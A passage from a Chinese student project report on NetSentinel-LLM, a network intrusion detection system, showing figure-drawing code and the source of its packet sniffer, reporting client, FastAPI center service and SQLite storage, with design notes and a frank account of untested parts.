    ("预处理", "复用训练期\nscaler 参数"),
    ("分类器推理", "best_model\npredict_proba\n类别概率输出"),
    ("类别 + 置信度", "BENIGN / PortScan\nDDoS / DoS Hulk\nFTP / SSH-Patator"),
    ("证据打包", "Top-k 特征取值\n报文摘要"),
    ("M4 LLM 诊断", "转图 3\n大模型诊断"),
  ]
  for i, (head, body) in enumerate(infer):
    x = xs2 + i * (w2 + gap2)
    key = "llm" if i == len(infer) - 1 else "plain"
    box(ax, x, yb2, w2, hb2, head, body, key)
    if i:
      arrow(ax, (x - gap2, yb2 + hb2 / 2), (x, yb2 + hb2 / 2))

  x_model = xs + 4 * (w + gap) + w / 2
  x_clf = xs2 + 2 * (w2 + gap2) + w2 / 2
  elbow(ax, [(x_model, yb), (x_model, 47.5), (x_clf, 47.5), (x_clf, yb2 + hb2)])
  ax.text((x_model + x_clf) / 2 + 10, 48.1, "加载模型文件",
      ha="center", va="bottom", fontsize=FS_NOTE, color=GREY, zorder=5,
      bbox=dict(boxstyle="round,pad=0.26", fc="white", ec="none", alpha=0.96))

  fig.savefig(OUT / "fig2_ml_model.png", dpi=300)
  plt.close(fig)


# ---------------------------------------------------------------- 图 2b 混合森林内部结构
def fig_hybrid_forest():
  fig, ax = canvas()

  box(ax, 40, 88, 80, 10, "训练集：分层抽样后（约 30 万 × 78 维）", key="center", hs=9.5)

  ax.text(3, 84.5, "Bagging\nbootstrap 采样\n+ 随机特征子集",
      ha="left", va="center", fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.6)

  # 分叉总线
  ax.plot([80, 80], [88, 84.5], color=GREY, lw=1.4, zorder=2)
  ax.plot([28, 132], [84.5, 84.5], color=GREY, lw=1.4, zorder=2)
  for x in (28, 80, 132):
    arrow(ax, (x, 84.5), (x, 76))

  box(ax, 6, 52, 44, 24, "基学习器 #1",
    "随机抽到 XGBoost\n内部浅树 depth ≤ 6\n提升 100 轮", "center")
  box(ax, 58, 52, 44, 24, "基学习器 #2",
    "随机抽到 LightGBM\n内部浅树 depth ≤ 6\n提升 100 轮", "llm")
  box(ax, 110, 52, 44, 24, "基学习器 #N",
    "随机抽到 CatBoost\n内部浅树 depth ≤ 6\n提升 100 轮", "edge")

  # 汇聚总线
  for x in (28, 80, 132):
    ax.plot([x, x], [52, 47], color=GREY, lw=1.4, zorder=2)
  ax.plot([28, 132], [47, 47], color=GREY, lw=1.4, zorder=2)
  arrow(ax, (80, 47), (80, 44))

  box(ax, 36, 30, 88, 14, "软投票聚合（Soft Voting）",
    "p = (p1 + p2 + … + pN) / N，逐类平均后取最大", "plain")
  arrow(ax, (80, 30), (80, 24))
  box(ax, 44, 10, 72, 14, "输出：6 类概率 + 置信度", key="view", hs=9.5)

  ax.text(80, 3.5,
      "与随机森林的唯一区别：基学习器由单棵 CART 换成一个小型提升模型，Bagging 骨架与随机特征子集不变",
      ha="center", va="center", fontsize=8.0, color=GREY)

  fig.savefig(OUT / "fig2b_hybrid_forest.png", dpi=300)
```

```
  plt.close(fig)


# ---------------------------------------------------------------- 图 3 LLM 诊断管线
def fig_llm_pipeline():
  fig, ax = canvas()

  yb, hb = 54, 24
  box(ax, 2, yb, 33, hb, "输入：小模型输出",
    "类别 + 置信度\nTop-k 特征取值\n代表性报文摘要", "plain")
  box(ax, 43, yb, 33, hb, "M9 RAG 检索",
    "查询构造（类别+特征）\nBM25 检索 Top-3\n知识片段（可溯源）", "center")
  box(ax, 84, yb, 33, hb, "提示词组装",
    "系统角色：运维专家\n知识片段 + 证据\n输出 schema 约束", "plain")
  box(ax, 125, yb, 33, hb, "LLM 推理",
    "DeepSeek API\ntemperature = 0.2\n超时 / 重试 / 降级", "llm")

  for x in (35, 76, 117):
    arrow(ax, (x, yb + hb / 2), (x + 8, yb + hb / 2))

  box(ax, 43, 84, 33, 14, "离线：教材 + RFC 摘要",
    "12 条中文知识\n→ 字符二元组索引", "center", dashed=True, lw=1.2)
  arrow(ax, (59.5, 84), (59.5, yb + hb), dashed=True)

  box(ax, 110, 84, 48, 14, "看板内多轮追问",
    "携带上一轮报告 + 新问题\n重新进入提示词组装", "view", dashed=True, lw=1.2)
  arrow(ax, (134, 84), (134, yb + hb), dashed=True)

  box(ax, 2, 4, 156, 40,
    "结构化诊断报告（llm/schema.py · Pydantic 强校验，字段缺失即拒绝落库）",
    "", "llm", hs=10.0, head_top=True)
  arrow(ax, (141.5, yb), (141.5, 44), lw=1.7)

  fields = [
    ("事件概述", "summary"),
    ("风险等级", "risk"),
    ("证据链", "evidence"),
    ("处置建议", "actions"),
    ("协议原理回顾", "principle"),
  ]
  fw, fg, x0 = 27.5, 3.2, 5.0
  for i, (zh, en) in enumerate(fields):
    fx = x0 + i * (fw + fg)
    ax.add_patch(
      FancyBboxPatch(
        (fx, 9), fw, 23,
        boxstyle="round,pad=0,rounding_size=1.0",
        linewidth=1.2, edgecolor=C["view"][0], facecolor="white", zorder=3,
      )
    )
    ax.text(fx + fw / 2, 25.5, zh, ha="center", va="center",
        fontsize=9.6, color=C["view"][0], weight="bold", zorder=4)
    ax.text(fx + fw / 2, 16.8, en, ha="center", va="center",
        fontsize=8.4, color=GREY, zorder=4)

  fig.savefig(OUT / "fig3_llm_pipeline.png", dpi=300)
  plt.close(fig)


if __name__ == "__main__":
  fig_architecture()
  fig_ml_model()
  fig_hybrid_forest()
  fig_llm_pipeline()
  for p in sorted(OUT.glob("*.png")):
```

```
print(f"{p.name}  {p.stat().st_size // 1024} KB")
```

3.2 姚霖锋：嗅探、中心服务与攻击复现（M1 / M6 / M7 / M10）

本人负责的是“数据从哪里来、落后到哪里去”这一段：边缘侧的抓包与上报、中心侧的接口与存储、以及与检测链路配套的攻击复现脚本。这一段是整条链路的骨架，下游的特征、模型、大模型、看板都挂在它上面。

表 3-2　本部分涉及的源文件

文件	行数	职责
probe/sniffer.py	245	网卡抓包、双向会话聚合、pcap 与特征 CSV 落盘
probe/reporter.py	83	批次上报客户端，带列序名与 Token
center/main.py	278	八个 HTTP 路由，上报 → 推理 → 告警 → 后台诊断
center/database.py	293	SQLite 四张表、查询与补列迁移
attack/*.py	212	端口扫描、SYN 洪泛、ping 洪泛与共用的安全护栏

3.2.1 抓包与会话聚合

探针用 scapy 在指定网卡上抓包，逐层解封装到 IP 与传输层首部，取出五元组、时间戳、标志位、载荷长度等原始量，再按“双向会话”聚合：以 (协议, IP_A, port_A, IP_B, port_B) 的规范化形式作键，A/B 两端按固定顺序归一，保证同一会话的正反两个方向落进同一条记录。会话在空闲超过阈值后封口，输出一条完整记录。

有几个细节是踩过坑之后才定下来的。空闲超时取 120 秒，与 CIC-IDS2017 的采集口径一致；默认的 30 秒会把同一条长流切成好几段，特征向量的形态随之全变。原始帧同时按 pcap 格式落盘，会话特征另存 CSV，两者用会话键关联，任何一条告警都能回到 Wireshark 里逐帧核对——这也是“陈列式”工具在本项目里的位置：不取代它，而是把它当作可核查的下游证据源。

探针不负责判断，只负责“把帧变成一行数字”。这条边界是刻意划的：如果把分类器放到探针里，每台机器都要带一份模型与 scaler，模型一更新就要重新

分发；放到中心则只需要更新一处。代价是上报带宽，所以上报的是特征向量而不是原始帧。

抓包需要 root 或 CAP_NET_RAW 能力。答辩机上没有这个权限，因此实际演示时用一个回放脚本替代嗅探这一环：它从数据集里按类别取会话，按每 2 秒 2 条的节奏经 POST /api/v1/report 送进中心，特征向量、推理、告警、报告全部走真实代码路径，唯一被替换的是“帧从哪里来”。这一点在答辩时要主动说明，不能把回放说成真实抓包。

3.2.2 上报格式与列序校验

上报报文故意带上 feature_names，让中心端能当场比对训练时的列序。这个设计看起来是多余的，但它挡住的是一类最难发现的错误：列序一旦错位，模型不会报错——它只会把“目的端口”当成“流时长”去推理，然后给出一个看起来正常的错误答案。中心端收到列序不符直接返回 400，而不是按名字重排，因为重排会把“缺列”悄悄变成“错位”。宁可丢一批数据，也不能用错位的特征去推理。

3.2.3 中心服务：鉴权、存储与告警升级

中心服务是一个 FastAPI 应用。探针上报时用 X-Probe-Token 请求头做共享令牌鉴权，令牌值从 config.yaml 读入并由 hmac.compare_digest 比较，避免普通字符串比较的时序侧信道。报文结构由 Pydantic 约束，单批流数上限 2 000 条，超出返回 413。

表 3-3　中心服务接口

方法	路径	用途	鉴权
GET	/healthz	健康检查与时间戳	无
POST	/api/v1/report	探针上报一批会话特征，返回被接受的条数与告警编号	需要 Token
GET	/api/v1/flows	会话流水（只回展示用特征列，78 维整包不下发）	需要 Token
GET	/api/v1/alerts	按时间、探针、类别查询告警	需要 Token
GET	/api/v1/alerts/{id}	单条告警及其诊断报告	需要 Token

方法	路径	用途	鉴权
POST	/api/v1/diagnose	对指定告警触发或重跑诊断	需要 Token
POST	/api/v1/chat	针对某份报告的多轮追问	需要 Token
GET	/api/v1/stats	看板用的统计（时序、分布、汇总、规则计数）	需要 Token

存储用 SQLite 四张表：flows（会话特征与判定）、alerts（告警，含 source 与超阈值倍数）、reports（大模型报告正文与耗时）、chat（追问记录）。选 SQLite 是因为演示规模下单机读写足够，不需要额外部署数据库服务。表结构里留了补列逻辑——CREATE TABLE IF NOT EXISTS 不会给已存在的表加列，少了这一步，老库上读 source 列会直接 KeyError。

告警与流是分开存的：每条流都留档（含原始特征），只有非 BENIGN 的升级成告警。误报分析、召回率复盘都要靠 flows 表，丢掉就没法复盘。这一点在 3.7 节里救过一次——演示时有一分钟产生了 21 条 PortScan 误报，正是靠流表里的原始特征才定位到“数据集 BENIGN 行里约 48% 是单包短流”。

告警产生后，服务把诊断任务丢进 FastAPI 的 BackgroundTasks，接口立即返回，不阻塞上报方；看板轮询时再取报告。这样大模型慢或挂掉，检测链路照常工作，只是报告变成模板版并在界面上标注。

3.2.4 攻击复现与安全护栏

攻击复现用于验证检测链路与做对照实验，共三支：端口扫描、SYN 洪泛、ping 洪泛，都用 scapy 自行构造报文，nmap 仅作对照组的参照。三支脚本共用一层安全护栏（attack/common.py）：目标地址必须落在本人授权的实验网段白名单内，发包速率与总次数各有上限，超出即中止。**这些脚本仅限在本人授权的实验网段内使用，不得对任何第三方目标运行。**

需要如实说明的是，由于答辩机没有抓包权限，攻击复现与检测链路的联动没有在真实网卡上跑通过；端口扫描与 SYN 洪泛的效果验证依赖的是数据集回放与规则引擎的窗口判据实测（3.5 节）。这项验证在拿到带 CAP_NET_RAW 的机器后应当补做。

3.2.5 M10 双探针联动：设计完成、未联调

M10 的设计是：两台探针使用同一中心、同一令牌，靠 probe_id 区分；中心按 probe_id 聚合，看板提供按探针过滤的能力；演示场景是一台探针看正常业务、另一台发起攻击，用两台机器的视角对比“同一段攻击在两个位置看到的样子”。数据层面的准备已经完成（探针编号贯穿上报、存储、告警、查询全链路，看板与历史查询都支持按探针过滤），端到端演示没有做——第二台机器未到位，且两边都没有抓包权限。这一项记为未完成，列入后续工作。

3.2.6 本部分完整代码

以下五个文件为本部分全部代码，按“探针 → 上报 → 中心服务 → 存储 → 攻击复现”的顺序排列。代码中原有的注释一并保留，因为其中相当一部分记录的是“为什么这样写”而不是“这段在做什么”。

代码 3-6　probe/sniffer.py（245 行）　M1 抓包与会话聚合

```
"""M1/M6 边缘探针：抓包 → 解析 → 聚成流 → 周期性上报中心服务。

用法::

  sudo python3 -m probe.sniffer --iface eth0 --center http://127.0.0.1:8000
  # 只看不报（验证抓包与特征是否正常）
  python3 -m probe.sniffer --iface eth0 --dry-run
  # 顺便落 pcap 和特征 CSV，供报告与 Wireshark 对照
  sudo python3 -m probe.sniffer --iface eth0 --pcap data/pcap/run.pcap --csv
data/features/run.csv

抓包需要 root 或 CAP_NET_RAW。

一点实现上的取舍：上报发生在**流结束时**（FIN/RST、120 s 空闲、或存活超过 --max-age）。
按窗口上报活跃流会让同一条流被重复判定、重复告警，而特征也还没定型。
代价是长连接会被 --max-age 截成几段，每段时长只是真实时长的一部分——这个口径要在报告里写清楚。
"""

from __future__ import annotations

import argparse
import json
import os
import socket
import sys
import threading
import time
from pathlib import Path

from probe.features import FEATURE_ORDER, FlowTable, PacketRecord, flow_features,
to_vector

try:
```

```
  from probe.reporter import Reporter
except ImportError:  # 直接 python probe/sniffer.py 时的退路
  sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
  from probe.reporter import Reporter



def load_feature_names(path: str | None) -> list:
  """列序从训练产物里取，不在这里另抄一份。抄一份就等于埋了一个会静默漂移的副本。"""
  if not path:
    return list(FEATURE_ORDER)
  p = Path(path)
  if not p.exists():
    raise SystemExit(f"找不到特征 schema：{p}（先跑 models/train.py 生成）")
  schema = json.loads(p.read_text(encoding="utf-8"))
  names = schema.get("feature_names")
  if not names:
    raise SystemExit(f"{p} 里没有 feature_names")
  return names



def to_record(pkt) -> PacketRecord | None:
  """把 scapy 包转成 PacketRecord。不认识的协议返回 None（不参与建模）。"""
  from scapy.layers.inet import IP, TCP, UDP

  if IP not in pkt:
    return None
  ip = pkt[IP]
  ip_hdr = int(ip.ihl or 5) * 4
  total_len = int(ip.len) if ip.len else len(bytes(ip))

  if TCP in pkt:
    tcp = pkt[TCP]
    tcp_hdr = int(tcp.dataofs or 5) * 4
    return PacketRecord(
      ts=float(pkt.time),
      src_ip=ip.src, src_port=int(tcp.sport),
      dst_ip=ip.dst, dst_port=int(tcp.dport),
      proto=6,
      length=total_len,
      header_len=ip_hdr + tcp_hdr,
      payload_len=max(total_len - ip_hdr - tcp_hdr, 0),
      tcp_flags=int(tcp.flags),
      tcp_window=int(tcp.window),
      tcp_header_len=tcp_hdr,
    )
  if UDP in pkt:
    udp = pkt[UDP]
    return PacketRecord(
      ts=float(pkt.time),
      src_ip=ip.src, src_port=int(udp.sport),
      dst_ip=ip.dst, dst_port=int(udp.dport),
      proto=17,
      length=total_len,
      header_len=ip_hdr + 8,
      payload_len=max(total_len - ip_hdr - 8, 0),
    )
  return None



class Probe:
  def __init__(self, args, feature_names):
    self.args = args
    self.feature_names = feature_names
    self.table = FlowTable(max_flows=args.max_flows)
    self.reporter = None
    if not args.dry_run:
      self.reporter = Reporter(args.center, args.token, args.probe_id)
    self.running = threading.Event()
    self.running.set()
```

```
    self.packets = 0
    self.flows_sent = 0
    self.alerts = 0
    self._pcap_writer = None
    self._csv = None
    self._csv_writer = None
    if args.csv:
      import csv

      Path(args.csv).parent.mkdir(parents=True, exist_ok=True)
      self._csv = open(args.csv, "a", newline="", encoding="utf-8")
      self._csv_writer = csv.writer(self._csv)
      if self._csv.tell() == 0:
        self._csv_writer.writerow(["first_seen", "last_seen", "flow_key"] + feature_names)

  # ---------------------------------------------------------------- 抓包

  def handle(self, pkt):
    rec = to_record(pkt)
    if rec is None:
      return
    self.table.add(rec)
    self.packets += 1
    if self._pcap_writer is not None:
      self._pcap_writer.write(pkt)
    if self.args.count and self.packets >= self.args.count:
      self.running.clear()

  # ---------------------------------------------------------------- 上报

  def flush(self, now: float) -> None:
    flows = self.table.expire(now, max_age=self.args.max_age)
    if not flows:
      return
    batch = []
    for flow in flows:
      feats = flow_features(flow)
      batch.append((flow.key, flow.start, flow.last, to_vector(feats,
self.feature_names)))
      if self._csv_writer:
        self._csv_writer.writerow(
          [flow.start, flow.last, "|".join(str(p) for p in flow.key)]
          + [feats[n] for n in self.feature_names]
        )
    if self._csv:
      self._csv.flush()
    if not batch:
      return
    if self.reporter is None:
      self.flows_sent += len(batch)
      return
    receipt = self.reporter.send(
      self.feature_names,
      batch,
      {"start": now - self.args.window, "end": now},
    )
    self.flows_sent += len(batch)
    if receipt:
      self.alerts += int(receipt.get("alerts", 0))

  def _flush_loop(self):
    while self.running.is_set():
      time.sleep(self.args.window)
      try:
        self.flush(time.time())
      except Exception as exc:  # 单次上报失败不能把探针打死
        print(f"[探针] 本轮上报异常: {exc}", flush=True)

  # ---------------------------------------------------------------- 主循环
```

```
  def run(self):
    from scapy.all import sniff
    from scapy.utils import PcapWriter

    if self.args.pcap:
      Path(self.args.pcap).parent.mkdir(parents=True, exist_ok=True)
      self._pcap_writer = PcapWriter(self.args.pcap, append=True, sync=True)

    flusher = threading.Thread(target=self._flush_loop, daemon=True)
    flusher.start()
    print(
      f"[探针] 开始抓包 iface={self.args.iface or 'auto'} 窗口 {self.args.window}s "
      f"上报={'否（--dry-run）' if self.args.dry_run else self.args.center}",
      flush=True,
    )
    try:
      sniff(
        iface=self.args.iface,
        filter=self.args.bpf or None,
        prn=self.handle,
        store=False,
        stop_filter=lambda _: not self.running.is_set(),
      )
    except KeyboardInterrupt:
      pass
    except PermissionError:
      raise SystemExit("抓包需要 root 或 CAP_NET_RAW 权限")
    finally:
      self.running.clear()
      time.sleep(self.args.window + 0.1)
      self.flush(time.time())
      if self._pcap_writer:
        self._pcap_writer.close()
      if self._csv:
        self._csv.close()
      if self.reporter:
        self.reporter.close()
      print(
        f"[探针] 结束：抓包 {self.packets} 个，上报流 {self.flows_sent} 条，"
        f"告警 {self.alerts} 条，流表淘汰 {self.table.dropped} 条",
        flush=True,
      )


def build_parser() -> argparse.ArgumentParser:
  ap = argparse.ArgumentParser(description="NetSentinel-LLM 边缘探针")
  ap.add_argument("--iface", default=None, help="网卡名；不给则自动挑")
  ap.add_argument("--center", default="http://127.0.0.1:8000")
  ap.add_argument("--token", default=None, help="不传则读 NETSENTINEL_TOKEN 环境变量")
  ap.add_argument("--probe-id", default=socket.gethostname())
  ap.add_argument("--bpf", default="", help="BPF 过滤表达式")
  ap.add_argument("--window", type=float, default=2.0, help="上报周期（秒）")
  ap.add_argument("--max-flows", type=int, default=5000)
  ap.add_argument("--max-age", type=float, default=30.0, help="单条流最长存活秒数，超过即截断上
报")
  ap.add_argument("--feature-names", default="models/artifacts/feature_schema.json")
  ap.add_argument("--pcap", default=None)
  ap.add_argument("--csv", default=None)
  ap.add_argument("--dry-run", action="store_true", help="不连中心服务，只抓包与算特征")
  ap.add_argument("--count", type=int, default=0, help="抓够 N 个包即退出（自测用）")
  return ap


def main(argv=None) -> int:
  args = build_parser().parse_args(argv)
  if args.token is None:
    args.token = os.environ.get("NETSENTINEL_TOKEN")
```

```
  if not args.dry_run and not args.token:
    raise SystemExit("未提供 token：--token 或环境变量 NETSENTINEL_TOKEN（--dry-run 可跳过）")

  feature_names = load_feature_names(args.feature_names)
  Probe(args, feature_names).run()
  return 0


if __name__ == "__main__":
  sys.exit(main())
```

代码 3-7　probe/reporter.py（83 行）　M6 边缘侧上报通道

```
"""M6 边缘侧的上报通道：把一批流特征 POST 给中心服务。

批次格式刻意带上 `feature_names`，让中心端能当场比对训练时的列序。列序一旦错位，
模型不会报错——它只会把"目的端口"当成"流时长"去推理，然后给出一个看起来正常的错误答案。
中心端收到列序不符直接拒收，比事后查线上准确率便宜得多。
"""

from __future__ import annotations

import time

import httpx

try:
  from settings import is_local_endpoint
except ImportError:  # 直接 python probe/sniffer.py 时的退路
  import sys
  from pathlib import Path

  sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
  from settings import is_local_endpoint


class Reporter:
  def __init__(self, center_url: str, token: str, probe_id: str, timeout: float = 5.0):
    self.url = center_url.rstrip("/") + "/api/v1/report"
    self.token = token
    self.probe_id = probe_id
    self.timeout = timeout
    self.sent = 0
    self.failed = 0
    self.unreachable = 0
    try:
      self._client = httpx.Client(
        timeout=timeout, trust_env=not is_local_endpoint(center_url)
      )
    except ValueError as exc:
      raise SystemExit(
        f"HTTP 客户端初始化失败：{exc}\n"
        f"中心地址 {center_url} 不在本机/局域网内，因此走了代理环境变量；"
        f"请检查 ALL_PROXY 的写法（httpx 只认 socks5://，不认 socks://）。"
      )

  def close(self) -> None:
    self._client.close()

  def send(self, feature_names, flows, window) -> dict | None:
    """flows: [(key, first_seen, last_seen, values)]；返回中心端回执，失败返回 None。"""
    if not flows:
      return None
```

```
    payload = {
      "probe_id": self.probe_id,
      "sent_at": time.time(),
      "window": window,
      "feature_names": list(feature_names),
      "flows": [
        {
          "key": "|".join(str(p) for p in key),
          "first_seen": first,
          "last_seen": last,
          "values": values,
        }
        for key, first, last, values in flows
      ],
    }
    try:
      resp = self._client.post(
        self.url,
        json=payload,
        headers={"X-Probe-Token": self.token},
      )
    except httpx.HTTPError as exc:
      self.unreachable += 1
      print(f"[上报] 中央服务不可达: {exc}", flush=True)
      return None
    if resp.status_code != 200:
      self.failed += 1
      print(f"[上报] 中心端返回 {resp.status_code}: {resp.text[:200]}", flush=True)
      return None
    self.sent += len(flows)
    return resp.json() if resp.content else None
```

代码 3-8　center/main.py（278 行）　M6 中心服务

```
"""M6 中心服务：接收探针上报 → 小模型推理 → 落库 → 触发大模型诊断。

启动::

  uvicorn center.main:app --host 0.0.0.0 --port 8000
  # 接口文档在 /docs

几个刻意的设计：

- **上报路径不做大模型调用**。诊断放在后台任务里跑，和探针上报解耦：
 LLM 慢或挂掉，检测链路照常工作，只是报告变成模板版并标注出来。
- **列序校验不宽容**。探针报上来的 feature_names 必须和训练时逐项相同，
 不匹配直接 400，而不是按名字重排——重排会把"缺列"悄悄变成"错位"。
- **告警与流分开存**。每条流都留档（含原始特征），只有非 BENIGN 的升级成告警。
 误报分析、召回率复盘都靠 flows 表，丢掉就没法复盘。
"""

from __future__ import annotations

import hmac
import sys
import time
from contextlib import asynccontextmanager
from pathlib import Path

from fastapi import BackgroundTasks, FastAPI, Header, HTTPException
from pydantic import BaseModel, Field
```

```
ROOT = Path(__file__).resolve().parent.parent
if str(ROOT) not in sys.path:
  sys.path.insert(0, str(ROOT))

from center.database import Store            # noqa: E402
from center.inference import BASE_RISK, Detector  # noqa: E402
from center.rules import RuleEngine, pick        # noqa: E402
from llm.client import LLMClient, LLMUnavailable, fallback_diagnosis  # noqa: E402
from llm.rag import Retriever                # noqa: E402
from llm.schema import validate              # noqa: E402
from settings import load_config             # noqa: E402

MAX_FLOWS_PER_REPORT = 2000



class FlowIn(BaseModel):
  key: str
  first_seen: float = 0.0
  last_seen: float = 0.0
  values: list[float]



class ReportIn(BaseModel):
  probe_id: str
  sent_at: float | None = None
  window: dict | None = None
  feature_names: list[str]
  flows: list[FlowIn] = Field(default_factory=list)



class DiagnoseIn(BaseModel):
  alert_id: int
  force: bool = False



class ChatIn(BaseModel):
  alert_id: int | None = None
  report_id: int | None = None
  question: str



@asynccontextmanager
async def lifespan(app: FastAPI):
  cfg = load_config(str(ROOT / "config.yaml"))
  app.state.cfg = cfg
  app.state.store = Store(str(ROOT / cfg["center"]["db_path"]))
  app.state.detector = Detector(
    str(ROOT / cfg["center"]["model_path"]), str(ROOT / cfg["center"]["schema_path"])
  )
  app.state.llm = LLMClient(cfg["llm"])
  app.state.retriever = Retriever(str(ROOT / cfg["rag"]["chunks_path"]))
  app.state.rules = RuleEngine()
  print(
    f"[中心] 模型已加载: {app.state.detector.selected_by or '未知选型口径'}; "
    f"大模型 {'可用' if app.state.llm.available else '未配置 key, 将输出模板报告'}",
    flush=True,
  )
  yield



app = FastAPI(title="NetSentinel-LLM 中心服务", version="0.1.0", lifespan=lifespan)



def require_token(token: str | None) -> None:
  expected = app.state.cfg["center"]["token"]
  if not token or not hmac.compare_digest(str(token), str(expected)):
```

```
    raise HTTPException(status_code=401, detail="探针 token 无效")


# ---------------------------------------------------------------- 上报与推理


@app.post("/api/v1/report")
def report(body: ReportIn, background: BackgroundTasks, x_probe_token: str | None =
Header(default=None)):
  require_token(x_probe_token)
  if len(body.flows) > MAX_FLOWS_PER_REPORT:
    raise HTTPException(413, f"单批流数超过上限 {MAX_FLOWS_PER_REPORT}")
  if not body.flows:
    return {"accepted": 0, "alerts": 0, "alert_ids": []}

  detector: Detector = app.state.detector
  # 列序不符直接拒收：宁可丢一批数据，也不能用错位的特征去推理
  try:
    detector.check_features(body.feature_names)
  except ValueError as exc:
    raise HTTPException(400, f"特征列不符：{exc}")

  store: Store = app.state.store
  rules: RuleEngine = app.state.rules
  values = [f.values for f in body.flows]
  preds = detector.predict_batch(values)

  alert_ids = []
  for flow, pred in zip(body.flows, preds):
    feats = dict(zip(body.feature_names, flow.values))
    store.add_flow(
      body.probe_id, flow.first_seen, flow.last_seen, flow.key,
      pred["category"], pred["confidence"],
      feats,   # 原始特征，复盘误报用
    )

    # 规则层与模型层并行跑。模型判正常而规则命中时照样出告警——
    # 那正是"数据集里没见过的采集形态"，也是规则层存在的理由。
    ts = flow.last_seen or flow.first_seen or time.time()
    hit = pick(rules.observe(body.probe_id, ts, flow.key, feats))

    if pred["category"] != "BENIGN":
      evidence = detector.top_features(flow.values, k=5)
      if hit is not None:
        evidence.append(hit.as_evidence())
      alert_ids.append(store.add_alert(
        body.probe_id, flow.key, pred["category"], pred["confidence"],
        pred["risk"], feats, evidence, source="model",
        rule=hit.rule if hit else None, proba=pred["proba"],
      ))
    elif hit is not None:
      # confidence 列在这里放的是"超出阈值多少倍"，不是概率（见 alerts.source）
      alert_ids.append(store.add_alert(
        body.probe_id, flow.key, hit.category, round(hit.strength, 3),
        BASE_RISK.get(hit.category, "medium"), feats, [hit.as_evidence()],
        source="rule", rule=hit.rule,
      ))
    else:
      continue
    background.add_task(diagnose_alert, alert_ids[-1])

  return {"accepted": len(body.flows), "alerts": len(alert_ids), "alert_ids": alert_ids}


def diagnose_alert(alert_id: int) -> None:
  """给一条告警生成报告。异常一律吞掉并落模板报告——后台任务里的异常没人接。"""
```

```
  store: Store = app.state.store
  alert = store.alert(alert_id)
  if not alert:
    return
  if store.report_for_alert(alert_id):
    return

  llm: LLMClient = app.state.llm
  evidence = alert.get("evidence") or []
  query = f"{alert['category']} {' '.join(str(e.get('feature', '')) for e in
evidence[:3])}"
  try:
    chunks = app.state.retriever.retrieve(query, top_k=app.state.cfg["rag"]["top_k"])
  except Exception:
    chunks = []

  try:
    diagnosis, elapsed = llm.diagnose(alert, evidence, chunks)
  except LLMUnavailable as exc:
    diagnosis = fallback_diagnosis(alert, evidence)
    elapsed = 0
    print(f"[诊断] 大模型不可用（{exc}），告警 {alert_id} 落模板报告", flush=True)

  problems = validate(diagnosis)
  if problems:
    print(f"[诊断] 告警 {alert_id} 的报告缺字段：{problems}", flush=True)
  store.add_report(alert_id, diagnosis.to_markdown(), llm.model, elapsed)



# ---------------------------------------------------------------- 查询



@app.get("/api/v1/alerts")
def list_alerts(
  limit: int = 100,
  probe_id: str | None = None,
  category: str | None = None,
  since: float | None = None,
  x_probe_token: str | None = Header(default=None),
):
  require_token(x_probe_token)
  return {"alerts": app.state.store.alerts(limit, probe_id, category, since)}



@app.get("/api/v1/flows")
def list_flows(
  limit: int = 200,
  probe_id: str | None = None,
  since: float | None = None,
  x_probe_token: str | None = Header(default=None),
):
  """流水表数据源。默认 200 条、倒序，看板每 2 s 拉一次。"""
  require_token(x_probe_token)
  return {"flows": app.state.store.flows(min(limit, 2000), probe_id, since)}



@app.get("/api/v1/alerts/{alert_id}")
def get_alert(alert_id: int, x_probe_token: str | None = Header(default=None)):
  require_token(x_probe_token)
  alert = app.state.store.alert(alert_id)
  if not alert:
    raise HTTPException(404, "告警不存在")
  return {"alert": alert, "report": app.state.store.report_for_alert(alert_id)}



@app.post("/api/v1/diagnose")
def diagnose(body: DiagnoseIn, background: BackgroundTasks, x_probe_token: str | None =
```

```
Header(default=None)):
  require_token(x_probe_token)
  alert = app.state.store.alert(body.alert_id)
  if not alert:
    raise HTTPException(404, "告警不存在")
  if body.force:
    # force 时先删旧报告再重跑；正常路径不会走到这里
    with app.state.store.connect() as conn:
      conn.execute("DELETE FROM reports WHERE alert_id=?", (body.alert_id,))
  elif app.state.store.report_for_alert(body.alert_id):
    return {"status": "exists", "report": app.state.store.report_for_alert(body.alert_id)}
  background.add_task(diagnose_alert, body.alert_id)
  return {"status": "queued", "alert_id": body.alert_id}



@app.post("/api/v1/chat")
def chat(body: ChatIn, x_probe_token: str | None = Header(default=None)):
  require_token(x_probe_token)
  store: Store = app.state.store
  report = store.report(body.report_id) if body.report_id else None
  if report is None and body.alert_id is not None:
    report = store.report_for_alert(body.alert_id)
  if report is None:
    raise HTTPException(404, "找不到对应的报告；先用 /api/v1/diagnose 生成")

  history = store.chat_history(report["id"])
  store.add_chat(report["id"], "user", body.question)
  try:
    answer = app.state.llm.chat(report["content"], history, body.question)
  except LLMUnavailable as exc:
    raise HTTPException(503, f"大模型不可用：{exc}")
  store.add_chat(report["id"], "assistant", answer)
  return {"report_id": report["id"], "answer": answer}



@app.get("/api/v1/stats")
def stats(since: float | None = None, x_probe_token: str | None = Header(default=None)):
  require_token(x_probe_token)
  out = app.state.store.stats(since)
  detector: Detector = app.state.detector
  out["classes"] = detector.classes
  out["model"] = {"selected_by": detector.selected_by, "trained_at": detector.trained_at}
  out["llm"] = {
    "calls": app.state.llm.calls,
    "failures": app.state.llm.failures,
    "available": app.state.llm.available,
  }
  out["rules"] = app.state.rules.stats()
  return out



@app.get("/healthz")
def healthz():
  return {"ok": True, "ts": time.time()}
```

代码 3-9　center/database.py（293 行）　M6 SQLite 存储

```
"""M6 中心端存储：SQLite 建表与读写。

四张表对应数据流的四个阶段：
 flows     每条流的小模型判定结果（原始特征也留着，诊断要拿它当证据）
 alerts    非 BENIGN 的流升级成的告警
 reports   针对告警生成的 LLM 诊断报告
 chat      针对某份报告的追问与回答
"""
```

```
from __future__ import annotations

import json
import sqlite3
import time
from contextlib import contextmanager
from pathlib import Path


# 流水表里要展示的特征列。整份 78 维塞给看板会让 200 行响应到 1 MB 以上。
FLOW_DISPLAY_FIELDS = (
  "Flow Duration",
  "Total Fwd Packets",
  "Total Backward Packets",
  "SYN Flag Count",
  "RST Flag Count",
)

SCHEMA = """
CREATE TABLE IF NOT EXISTS flows (
  id          INTEGER PRIMARY KEY AUTOINCREMENT,
  probe_id    TEXT    NOT NULL,
  first_seen  REAL    NOT NULL,
  last_seen   REAL    NOT NULL,
  flow_key    TEXT    NOT NULL,
